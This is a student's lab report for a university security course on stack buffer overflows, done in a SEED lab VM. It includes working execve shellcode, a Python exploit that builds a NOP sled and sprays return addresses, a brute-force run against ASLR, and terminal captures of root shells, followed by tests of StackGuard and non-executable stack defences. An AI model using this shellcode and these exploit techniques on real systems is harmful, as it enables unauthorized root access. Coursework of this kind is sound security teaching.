
Carlos Reyes

CS 574: Security

Lab 2: Buffer Overflow


Task 1:

We could see that shells are started using the different shellcodes. We are using a pointer to a function and then invoking it we are copying the shellcode on a pointer code and making that into a unanimous function. We see that both our shell codes do the same thing of starting a shell. We can see however that our uid and ruid are not 0 so we aren’t running with privileges.



Task 2:


In this part we just compiled our stack program to have a executable stack and make it a set uid program. We compile this one with the 32-bit flag. In our stack.c we build our bad file we build our programs with the countermeasures that don’t let us build the stack. It seems like our character string is 517 characters long and our buffer in this file is 100.




```
seed@VM: ~/.../code
[10/06/24]seed@VM:~/.../code$ ls
brute-force.sh  exploit.py  Makefile  stack.c
[10/06/24]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg sta
ck.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg sta
ck.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[10/06/24]seed@VM:~/.../code$ ls
brute-force.sh  stack.c       stack-L2      stack-L3-dbg
exploit.py      stack-L1      stack-L2-dbg  stack-L4
Makefile        stack-L1-dbg  stack-L3      stack-L4-dbg
[10/06/24]seed@VM:~/.../code$ pwd
/home/seed/Desktop/CarlosReyes/lab2/Labsetup/code
[10/06/24]seed@VM:~/.../code$
```

Task3 (level 1) :

This is our level 1 we build our bad file using 32-bit shell code we start to build the content of our file by putting no-ops for the 517 bytes. We plan to put our malicious code right before the end of our payload so our start variable is set accordingly. We set our content array with our shell code. Our return address we set it at the address were we have our ebp plus 180 bytes we want at least plus 4 bytes in our return address to get to the noops at the top but also since we found the address ussing gbd we have more things on our stack so we have to account for that when not running it in our stack so we add 180 to account for the 120 to 200 byte difference. Or offset found using gbd by finding the buffere adress and ebp address is 112 in this case. We set our return address according to this offset.





Task 4 (level 2):

In this case since we only know the range of our buffer, we use the spraying technique where we spray our return address all over the range where the address would be at different buffer lengths. We use plus 180 still for our return address because of the same issue regarding the real ebp value without gdb.


We populated the area to spray with the address 4 bytes each. This successfully gives us a shell with euid of 0.


```
import sys

# Replace the content with the actual shellcode
shellcode= (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)                # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffcb08 + 180           # Change this number
offsetRangeStart = 104
offsetRangeEnd = offsetRangeStart + 4
offsetRange = 100 # Change this number


L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
for i in range(offsetRange//4):
    content[offsetRangeStart:offsetRangeEnd + L] = (ret).to_bytes(L,byteorder='little')
    offsetRangeStart += 4
    offsetRangeEnd +=4
##################################################################

"exploitL2.py" 36L, 1165C                                                    28,27         25%
```

```
-rwxrwxr-x 1 seed seed 20128 Oct  6 22:25 stack-L4-dbg
[10/10/24]seed@VM:~/.../code$ vim exploitL2.py
[10/10/24]seed@VM:~/.../code$ ./exploitL2.py
Traceback (most recent call last):
  File "./exploitL2.py", line 23, in <module>
    offsetRangeEnd = offseRangeStart + 4
NameError: name 'offseRangeStart' is not defined
[10/10/24]seed@VM:~/.../code$ vim exploitL2.py
[10/10/24]seed@VM:~/.../code$ ./exploitL2.py
Traceback (most recent call last):
  File "./exploitL2.py", line 23, in <module>
    offsetRangeEnd = offseRangeStart + 4
NameError: name 'offseRangeStart' is not defined
[10/10/24]seed@VM:~/.../code$ vim exploitL2.py
[10/10/24]seed@VM:~/.../code$ ./exploitL2.py
Traceback (most recent call last):
  File "./exploitL2.py", line 28, in <module>
    for i in range(offsetRange/4):
TypeError: 'float' object cannot be interpreted as an integer
[10/10/24]seed@VM:~/.../code$ vim exploitL2.py
[10/10/24]seed@VM:~/.../code$ ./exploitL2.py
[10/10/24]seed@VM:~/.../code$ ls
badfile        exploitL2.py  Makefile                      __pycache__  stack-L1      stack-L2      stack-L3      stack-L4
brute-force.sh exploit.py    peda-session-stack-L1-dbg.txt stack.c      stack-L1-dbg  stack-L2-dbg  stack-L3-dbg  stack-L4-dbg
[10/10/24]seed@VM:~/.../code$ ./stack-L2
Input size: 417
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambash
re),136(docker)
# exit
[10/10/24]seed@VM:~/.../code$ pwd
/home/seed/Desktop/CarlosReyes/lab2/Labsetup/code
[10/10/24]seed@VM:~/.../code$
```

Task 5 (level 3):

In this case we are running a 64-bit version we need our 64 bit shell code to run a shell and run our pay load. Since we must worry about our last two digits of our address being zero and copy stopping we copy our code before our rbp value which is 64 bit version of ebp we put our malicious code 160 bytes before since we are in 64 bit we use a byte divisible by 8 bytes to have 64 bit alignment. We find our buffer address and set our code at 160 over our buffer address. This specific adding of 160 works for us and our maching since the our buffer address will be different without running gdb.







Task 6 (level 4)

In this case we have a very small buffer so we can't place our code before our address.

We cant place after after because of the addressing top bits being 0 problem.

In this case we have to use the main stack we use the address of the string passed in which holds the string we copy with our payload, so we get the address of that string in main and set our return address to that string. We set our offset to 18 since we know we have 10 bytes plus the 8 bytes skipped to get to the return address since we are in 64 bit. In this case we are accessing the stack of our main function to run our code which makes a lot of sense. In theory this attack should work for all the other levels before as well.







Task 7:

When we add our shell code to the start that sets the real uid to zero. We notice that when we run our program, and a shell opens our uid is zero therefore our shell was set to zero. Our euid turn into our euid which was zero, so we have root privileges. We can see that in our level 1attack even though we turned on our shell countermeasure by running the setuid(0)

we get the shell with uid of 0. We do notice that we don’t have a euid which means that the program isn’t running as a set uid program.



```
seed@VM: ~/.../shellcode
   int (*func)() = (int(*)())code;

   func();
   return 1;
}

[10/14/24]seed@VM:~/.../shellcode$ vim call_shellcode.c
[10/14/24]seed@VM:~/.../shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[10/14/24]seed@VM:~/.../shellcode$ ls
a32.out  a64.out  call_shellcode.c  Makefile
[10/14/24]seed@VM:~/.../shellcode$ a32.out
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# exit
[10/14/24]seed@VM:~/.../shellcode$ a64.out
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
#
```



```
seed@VM: ~/.../code
# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
[10/14/24]seed@VM:~/.../code$ vim exploitL1.py
[10/14/24]seed@VM:~/.../code$ rm badfile
[10/14/24]seed@VM:~/.../code$ touch badfile
[10/14/24]seed@VM:~/.../code$ exploitL1.py
[10/14/24]seed@VM:~/.../code$ ./stack-L1
Input size: 517
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
$ ^Z
$ exit
[10/14/24]seed@VM:~/.../code$ vim exploitL1.py
[10/14/24]seed@VM:~/.../code$ sudo ln -sf /bin/dash /bin/sh
[10/14/24]seed@VM:~/.../code$ exploitL1.py
[10/14/24]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
#
```

Task 8:

It took 15 seconds for our program to run and successfully put a shell using the brute forces approach of trying the same address with randomization on at 2.


```
[1]+  Stopped                 gdb stack-L1-dbg
[10/15/24]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
[10/15/24]seed@VM:~/.../code$  sudo ln -sf /bin/dash /bin/sh
[10/15/24]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
[10/15/24]seed@VM:~/.../code$ ./exploitL1.py
[10/15/24]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
[10/15/24]seed@VM:~/.../code$  sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/15/24]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# exit
[10/15/24]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# 
```

```
./brute-force.sh: line 14: 13633 Segmentation fault      ./stack-L1
0 minutes and 15 seconds elapsed.
The program has been running 9952 times so far.
Input size: 517
./brute-force.sh: line 14: 13634 Segmentation fault      ./stack-L1
0 minutes and 15 seconds elapsed.
The program has been running 9953 times so far.
Input size: 517
./brute-force.sh: line 14: 13635 Segmentation fault      ./stack-L1
0 minutes and 15 seconds elapsed.
The program has been running 9954 times so far.
Input size: 517
./brute-force.sh: line 14: 13636 Segmentation fault      ./stack-L1
0 minutes and 15 seconds elapsed.
The program has been running 9955 times so far.
Input size: 517
./brute-force.sh: line 14: 13637 Segmentation fault      ./stack-L1
0 minutes and 15 seconds elapsed.
The program has been running 9956 times so far.
Input size: 517
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# 
```

```
3 minutes and 15 seconds elapsed.
The program has been running 14490 times so far.
Input size: 517
./brute-force.sh: line 14: 18218 Segmentation fault      ./stack-L1
3 minutes and 15 seconds elapsed.
The program has been running 14491 times so far.
Input size: 517
./brute-force.sh: line 14: 18219 Segmentation fault      ./stack-L1
3 minutes and 15 seconds elapsed.
The program has been running 14492 times so far.
Input size: 517
^Z
[2]+  Stopped                 brute-force.sh
[10/15/24]seed@VM:~/.../code$ ls
badfile         exploit.py                    stack.c         stack-L3
brute-force.sh  Makefile                      stack-L1        stack-L3-dbg
exploitL1.py    peda-session-id.txt           stack-L1-dbg    stack-L4
exploitL2.py    peda-session-stack-L1-dbg.txt stack-L2        stack-L4-dbg
exploitL3.py    __pycache__                   stack-L2-dbg
[10/15/24]seed@VM:~/.../code$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/15/24]seed@VM:~/.../code$ pwd
/home/seed/Desktop/CarlosReyes/lab2/Labsetup/code
[10/15/24]seed@VM:~/.../code$ 
```

Task 9:


Without stack guard our program runs but with stack guard we get stack smashing detected.



```
seed@VM: ~/.../code
seed@VM: ~/.../code          seed@VM: ~/.../shellcode
gcc -DBUF_SIZE=200 -z execstack -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[10/15/24]seed@VM:~/.../code$ .stack-L1
.stack-L1: command not found
[10/15/24]seed@VM:~/.../code$ ./stack-L1
Opening badfile: No such file or directory
[10/15/24]seed@VM:~/.../code$ touch badfile
[10/15/24]seed@VM:~/.../code$ ls
badfile         exploitL3.py        __pycache__   stack-L2      stack-L4
brute-force.sh  exploit.py          stack.c       stack-L2-dbg  stack-L4-dbg
exploitL1.py    Makefile            stack-L1      stack-L3
exploitL2.py    peda-session-id.txt stack-L1-dbg  stack-L3-dbg
[10/15/24]seed@VM:~/.../code$ exploitL1.py
[10/15/24]seed@VM:~/.../code$ ./stack-L1
Input size: 517
*** stack smashing detected ***: terminated
Aborted
[10/15/24]seed@VM:~/.../code$ pwd
/home/seed/Desktop/CarlosReyes/lab2/Labsetup/code
[10/15/24]seed@VM:~/.../code$
```

Part b:

We can see that without our flag on compilation that makes both our programs executable stack enabled we get a segmentation fault.



```
seed@VM: ~/.../shellcode
seed@VM: ~/.../shellcode          seed@VM: ~/.../shellcode
),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
$ exit
[10/15/24]seed@VM:~/.../shellcode$ vim Makefile
[10/15/24]seed@VM:~/.../shellcode$ ls
a32.out  a64.out  call_shellcode.c  Makefile
[10/15/24]seed@VM:~/.../shellcode$ a32.out
Segmentation fault
[10/15/24]seed@VM:~/.../shellcode$ s64.out
s64.out: command not found
[10/15/24]seed@VM:~/.../shellcode$ a64.out
$ exit
[10/15/24]seed@VM:~/.../shellcode$ vim Makefile
[10/15/24]seed@VM:~/.../shellcode$ make clean
rm -f a32.out a64.out *.o
[10/15/24]seed@VM:~/.../shellcode$ make
gcc -m32 -o a32.out call_shellcode.c
gcc -o a64.out call_shellcode.c
[10/15/24]seed@VM:~/.../shellcode$ a64.out
Segmentation fault
[10/15/24]seed@VM:~/.../shellcode$ a32.out
Segmentation fault
[10/15/24]seed@VM:~/.../shellcode$ pwd
/home/seed/Desktop/CarlosReyes/lab2/Labsetup/shellcode
[10/15/24]seed@VM:~/.../shellcode$
```